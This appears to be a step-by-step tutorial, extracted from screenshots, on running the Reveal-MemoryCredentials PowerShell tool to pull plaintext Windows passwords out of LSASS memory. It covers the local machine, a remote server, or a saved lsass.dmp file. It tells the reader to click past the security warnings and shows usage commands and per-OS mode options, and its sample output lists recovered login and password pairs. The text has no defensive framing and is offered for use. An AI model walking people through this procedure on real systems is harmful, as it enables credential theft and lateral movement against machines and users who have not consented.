
```
<#
#requires -version 3

.SYNOPSIS
    Reveal credentials from memory dump

.NOTES
    Version:        0.1
    Author:         Pierre-Alexandre Braeken
    Creation Date:  2015-05-01
    Purpose/Change: Initial script development
                    Do command with du for retrieve login information
                    Do command with dw for retrieve password informat
                    Add support for dump lsass remotely
                    Add log
                    Add support for 2003 server
.MODE
    1 --> Windows 7 + 2008r2
    2 --> Windows 8 + 2012
    3 --> Windows 2003
```

```
PS C:\Windows\system32>
```

6) Launch the tool

Great ! Now we can launch the script to reveal all the Windows password of the users who have logged on the machine (and the machine has not rebooted).


Click on the green arrow (or on "F5" on your keyboard)


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1
Reveal-MemoryCredentials.ps1


```
<#
#requires -version 3

.SYNOPSIS
    Reveal credentials from memory dump

.NOTES
    Version:        0.1
    Author:         Pierre-Alexandre Braeken
    Creation Date:  2015-05-01
    Purpose/Change: Initial script development
                    Do command with du for retrieve login information
                    Do command with dw for retrieve password informations
                    Add support for dump lsass remotely
                    Add log
                    Add support for 2003 server
.MODE
    1 --> Windows 7 + 2008r2
    2 --> Windows 8 + 2012
    3 --> Windows 2003

.DUMP
    gen --> reveal memory credentials on local machine
    path\to\the\lsass.dmp file --> reveal memory credentials from a collected lsa
    "" --> if nothing entered, you can enter the name of a remote server in the $

.SERVER
    the name of a remote server you wan to reveal credentials

.EXAMPLE
    Reveal password on local host (Windows 7 + 2008r2)
    .\Reveal-MemoryCredentials.ps1 "1" "gen"
```

```
PS C:\Windows\system32>
```

You'll get two warnings, click Run Once each time :




Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. Do you want to run D:\download\RWMC-master\RWMC-master\Reveal-MemoryCredentials\Reveal-MemoryCredentials.ps1?



Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. Do you want to run D:\download\RWMC-master\RWMC-master\Reveal-MemoryCredentials\logging\Logging.ps1?


If you see the white Rabbit, you passed the previous steps :-)



```
PS C:\Windows\system32> C:\Users\test\Downloads\RWMC-master\RWMC-master\Reveal-MemoryCredentia

 \
  \ /\    Follow the white Rabbit :-)
  ( )        pabraeken@gmail.com
.( @ ).

Local computer, Remote computer or from a dump file ? (local, remote, dump): local
```


7) Get Windows passwords

a) At the prompt, enter the option "local" (to get the passwords on this computer)



```
PS C:\Windows\system32> C:\Users\test\Downloads\RWMC-master\RWMC-master\Reveal-MemoryCredentia

   \
    \ /\    Follow the white Rabbit :-)
    ( )        pabraeken@gmail.com
  .( @ ).

Local computer, Remote computer or from a dump file ? (local, remote, dump): local
```

...and **get the passwords** !




```
                        Do command with dw for retrieve passwor
                        Add support for dump lsass remotely
                        Add log
                        Add support for 2003 server
.MODE
    1 --> Windows 7 + 2008r2
    2 --> Windows 8 + 2012
    3 --> Windows 2003
```

Getting password information.
Running....


Getting password information.
Running....

Finally, a window opens with all the passwords found on the machine!




```
==========================================================================
=======
[Reveal-MemoryCredentials.ps1] version [0.1] started at 07/25/2015 14:
==========================================================================
=======
Login : "[redacted]@hotmail.com"
Password : Passw0rd
Login : "[redacted]@gmail.com"
Password : @IamA&VeryVeryVerçyS(trongPaSswordThanyBouCannotReveal!!!

==========================================================================
=======
Script ended at 07/25/2015 14:56:33
==========================================================================
```

b) Remotely



```
PS C:\Windows\system32> C:\Users\test\Downloads\RWMC-master\RWMC-master\Reveal-MemoryCredentials

 \
  \ /\   Follow the white Rabbit :-)
  ( )       pabraeken@gmail.com
.( @ ).

Local computer, Remote computer or from a dump file ? (local, remote, dump): remote
Enter the name of the remote server: serverDeLaMort
```

c) From a dump



```
Local computer, Remote computer or from a dump file ? (local, remote, dump): dump
Enter the directory path of your lsass process dump (lsass.dmp): C:\Users\test\AppData\Local\Tem
Mode (1 (Win 7 and 2008r2), 132 (Win 7 32 bits), 2 (Win 8 and 2012), 2r2 (Win 10 and 2012r2), 8.
Win 8.1) or 3 (Windows 2003))?: 1
```

- **1** = Windows **7 - 64 bits / 2008r2**
- **132** = Windows **7 - 32 bits**
- **2** = Windows **8/2012**
- **2r2** = Windows **10/2012r2**
- **8.1** = Windows 8.1
- **3** = Windows **XP/2003**

Enjoy !